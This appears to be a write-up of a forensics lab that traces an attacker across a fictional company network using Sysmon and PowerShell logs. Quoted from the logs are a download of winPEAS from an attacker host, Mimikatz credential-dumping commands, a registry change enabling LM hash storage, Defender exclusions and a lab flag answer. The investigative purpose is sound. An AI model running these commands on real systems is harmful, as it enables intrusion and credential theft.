A common approach I use while following the attacker’s trail if its gone cold or if I’m starting a new lead/hypothesis is to check out command execution.
The TechTonik team has installed Sysmon so we have Windows Sysmon 1/Windows Security 4688 events for process execution, and Powershell 4104 events for PowerShell script execution. If enabled, PowerShell records script block logs upon successful script execution, decodes any base64 encoding, and writes the full script to the Windows event logs.
You can query for Sysmon event IDs 1 and 4 on TTK-FS-01 and witness their internal reconnaissance activity with stanley.eugene using powershell.exe to call other binaries such as cmd.exe, nslookup.exe, whoami.exe. An interesting article by Brian Krebs calls this “looking up” , likening the behaviour to tourists; which in a way, they are on TechTonik’s network.
By querying for Powershell Event ID 4104 logs around this time, we see the following activity:

2024/05/25 12:31:36 iwr http://downloads.yxz.red:8080/msrdc.exe -OutFile msrdc.exe
2024/05/25 12:34:11 .\msrdc.exe -lolbas notcolor > debug.log
Figure 15: Script block entries on TTK-FS-01 showing the use of PowerShell to download winPEAS.
The term lolbas is a phrase meaning “Living Off The Land Binaries And Scripts”, and a search of the CLI arguments indicates that this is winPEASexe, a windows version of the script we found on device TTK-DEV-01.
The AmCache.hve is a Windows registry hive that records execution and the SHA-1 file hash of executables and DLLs. If we check the file “amcache_unassociatedfileentries.csv” in the Triage image, we can find the SHA 1 of msrdc.exe. You can also calculate the hashsum yourself using Get-Filehash since the .exe still exists in the folder along with many other goodies.
 Figure 16: The many goodies of the
 systoolkit folder
I highly recommend looking at the output of msrdc.exe, which we now know to be winPEAS, and see what the attacker has gained. The full path is: c:\code\systoolkit\debug.log.
Setting up the Network for Attack
╔══════════╣ Windows Defender configuration
  Local Settings
  Group Policy Settings

  Path Exclusions:
    \\TTK-FS-01\Code
    C:\Code
    \\10.0.2.5\Code
    \\127.0.0.1\Code

  PolicyManagerPathExclusions:
    \\TTK-FS-01\Code
    C:\Code
    \\10.0.2.5\Code
    \\127.0.0.1\Code
    ...
Figure 17: A section of c:\code\systoolkit\debug.log which shows existing exclusions in the TechTonik environment
In the debug.log file above, we find that there are exclusions already in place by the TechTonik SOC team. For the attacker to add new ones, one way is to use Get-MpPreference and Set-MpPreference to identify and set Defender exclusions which are easily searchable in Powershell or logs tracking command execution. Three exclusions are added in this manner:
C:\Windows\TempC:\Windows\System32C:\Windows\Winstore
💭 Where There’s Smoke, There’s Fire.
The attacker adds 3 more exclusions onto
TTK-FS-01. It appears that these have to be added manually as they pivot across the network, which makes it a great way to track the attacker!See if you can spot the attacker trip up as they attempt to perform hands-on-keyboard execution before adding the exclusion on other devices.
Something that catches our eye is the Kiwi icon just sitting there. SearchIndexer.exe doesn’t look quite right. Not only is this not the default location, but checking out the properties shows:

Figure 18: Oh snap!
Other ways to determine Mimikatz Activity:
- Checking Sysmon Process Creation logs, we see highly suspicious command line execution resembling mimikatz from SearchIndexer.exe:
2024/05/25 12:46:18 SearchIndexer.exe  privilege::debug sekurlsa::logonpasswords
2024/05/25 12:48:23 .\SearchIndexer.exe  "privilege::debug"
Figure 19:
SearchIndexer.exerun with the following commands observed by Sysmon Event ID 1 - The new Sysmon Event ID 29 (
2024-05-25 12:40:22) which triggers on EXE file creation will include file hashes.


Figure 20: Sysmon event 29 and accompanying detection on VirusTotal for SearchIndexer.exe
- At
2024-05-25 12:48:24a Sysmon ID 10 “Process Accessed” event will showSearchIndexer.exeaccessinglsass.exe. This should warrant further attention which will lead you to discover the culprit, Mimikatz. - GrantedAccess code
0x1010is the new permission Mimikatz v.20170327 uses for commandsekurlsa::logonpasswords. Source: LSASS memory Read Access as seen on Threat Hunter Playbook.

Figure 21: Sysmon event 10 for SearchIndexer.exe accessing lsass.exe.
Registry modification

reg add HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa /v NoLMHash /t REG_DWORD /d "0" /f
Figure 22: Attacker modifying the registry with reg.exe to allow storage of LM password hashes on TTK-FS-01.
This interesting command being run at 25/5/2024 12:42:52 modifies the registry to permit the storage of LM (LAN Manager) hashes in the Security Account Manager (SAM) database. LM hashes are outdated and weak, making them highly vulnerable to brute-force or dictionary attacks if an attacker gains access to the SAM. While this change does not force the system to use weaker authentication protocols like LMv1 or NTLM, it does increase the risk of credential compromise if the password database is dumped.
- LM hashes are weak and can be cracked easily due to their short length (14 characters) and lack of complexity.
- Stored LM hashes can be extracted from the SAM database and replayed in pass-the-hash (PtH) attacks.
By pivoting on “Current Directory” in Figure 22, we can track the attacker in the TechTonik network. Staging directories are a technique observed by attackers to organise data to be exfiltrated or malware and code to be deployed. One can’t help but note the parallels between the software developers of Techtonik and our attacker. Regardless, this can be used against them as we can search for this directory later on to find more evil. Be wary as these exclusion directories are also home to plenty of legitimate activity.
💭 Low-hanging fruit
C:\Code\systoolkit- Exclusions applied to the following directories:
C:\Windows\TempC:\Windows\System32C:\Windows\WinStore
Pivoting on the Staging Directory to Find more Evil
Let’s pivot on the staging directory C:\Code\systoolkit in the current directory field in Sysmon Process Creation logs.

Figure 23: Pivoting on the staging directory showing the attacker establish another avenue of Persistence
Referring to Figure 23,
- pivoting on
*systoolkit* - service installations can be found in either System 7045 or Security 4697 events.
- Note the difference service names, I’m not sure why there were two distinct names, but
debug_serviceis the correct flag.
Just minutes after the service installation, cmd.exe connects to a previously identified IP 44.222.89[.]156:443. In fact, if you filter for Sysmon event ID 3 (Network Connection), the beacon pattern of the C2 callback can be observed. This version of cmd.exe might have been trojanized/modified as the hash didn’t match any known executable. It would appear that the attacker used this service to establish persistence for their own cmd.exe, which resides in a whitelisted directory C:\Code.

Figure 24: Sysmon ID 3 records the connections to 44.222.89[.]156:443. Note the regular pattern of connections between clusters of activity.
💭 C2 Beacon Configurations
Beaconing configurations can be reused, so this could be interesting to take note of.
Now lets exclude Sysmon ID 3 events to remove some of the noise so that the attacker’s next steps are clearer. Nothing much happens until 2024-05-27 21:36:59, where rr.exe is written to disk, and is run by cmd.exe to connect to downloads.yxz.red:56969.

Figure 25: The download and execution of chisel
If we access the attacker’s staging directory C:\Code\systoolkit, we can take the hash of rr.exe with PowerShell if you haven’t yet already. The hash of this tool will identify it as chisel, a tool which can be used to tunnel traffic.

Figure 26: The attacker appears to be done with TTK-FS-01 for now.
Only minutes after at 2024-05-27 21:47:43, the attacker pings device TTK-SQL-01 once before moving to TTK-SQL-01.
DLL Hijacking
A benefit of using the IR Tracker is recognising the movement of the attacker in the network and consequently being able to filter for events after a certain time. We can now filter for events after 2024-05-27 21:47:43 on TTK-SQL-01, significantly narrowing our time frame and allowing us to orienteer ourselves to the Attacker’s path and progress.
If I did not have any questions from the lab to guide my search, I would try searching for systoolkit, but we know that the trail for this directory goes cold on TTK-SQL-01.
💭 WWAD?
At this point, It has been two days from the execution of Mimikatz on
2024/05/25 12:48:23. Considering what an attacker might do in the downtime, I believe its likely that the attacker has cracked some of the hashes they obtained fromTTK-FS-01to traverse the network with valid user accounts.
By searching for our IP, 44.222.89[.]156, we can find a DNS request and a subsequent connection to the C2 made by user techtonik\lindon.renae from an application SumatraPDF.exe. The IP is a known bad by this point, so we’ve found our smoking gun on TTK-SQL-01.

Figure 27: Sysmon legs showing network activity from SumatraPDF.exe
Referring to Figure 27,
-
SumatraPDF.exemakes a DNS request (Sysmon Event ID 22) fordocs.xyz.redwhich returns the attacker’s IP. - Subsequent connections made by both
SumatraPDF.exeandcmd.exe. Note the anomalous location forcmd.exeand recall that the attacker whitelistedC:\Windows\Tempearlier onTTK-FS-01.
Let’s examine the strange PDF application more closely.
SumatraPDF.exe
We set our filter for *Sumatrapdf.exe* and a timeframe after 2024-05-27 21:47:43 on TTK-SQL-01. Sysmon process creation events at 2024-05-27 22:09:15 show that the copy of Sumatrapdf.exe run seems to be valid as verified via hash on VirusTotal.
How then did the attacker get a call back to their IP?

Figure 28: Sysmon recording execution of SumatraPDF, including the hashes for our checks.
As seen in Figure 28, SumartaPDF.exe is genuine but has been observed connecting to the attacker’s IP. This version of SumatraPDF is 3.5.2. A search reveals that this version is indeed vulnerable to a DLL hijacking attack as reported here on Vulmon. The Vulmon report lists of 5 potential .dll files which can be replaced, including DWrite.dll. When Sumatrapdf.exe is run, it loads 3 .dll files displayed in Figure - Only the hash of DWrite.dll is unknown. It is likely that the attacker has exploited this vulnerability in a DLL Side Loading attack.
| DLL Name | Hash Result |
|---|---|
C:\Windows\System32\urlmon.dll |
Matched on Virustotal |
C:\Users\lindon.renae\AppData\Local\SumatraPDF\libmupdf.dll |
Matched on VirusTotal |
C:\Users\lindon.renae\AppData\Local\SumatraPDF\DWrite.dll |
Not Matched on VirusTotal |

Figure 29: .dll files loaded and recorded by Sysmon event ID 7 (ImageLoaded) when SumatraPDF.exe is run.
There was no evidence that the attacker downloaded this program. It is possible that this program was already in use in TechTonik by lindon.renae. This is a possible case of Shadow IT in the TechTonik environment, or use of unauthorised programs against company IT policy.
💭 The Proof is in the Pudding
On this occasion, we were able to find a vulnerable version already reported on Vulmon. If there is no such report, apart from checking the hashes made available by Sysmon ID 7 and 10, we may have to perform malware analysis on the files of interest.
Through this vulnerable version of Sumatrapdf.exe, the attacker has another avenue of Persistence.
How does the attacker pivot to the SQL server?
There are many questions not posed by the lab, fair enough because there’s lots to investigate! For those of us who are interested as to how the attacker pivoted into TTK-SQL-01 read on, otherwise skip ahead to “Signed Drivers and EDRSandblast”.
As we’ve been diligent in our tracking we can narrow the timeframe from 2024-05-27 21:47:43 to 2024-05-27 22:09:15. Considering the earlier installation of the chisel tool, it’s possible that the attacker might pivot from TTK-FS-01.
Indeed we find evidence of rr.exe (chisel) making connections over port 3389 from TTK-FS-01 to TTK-SQL-01.

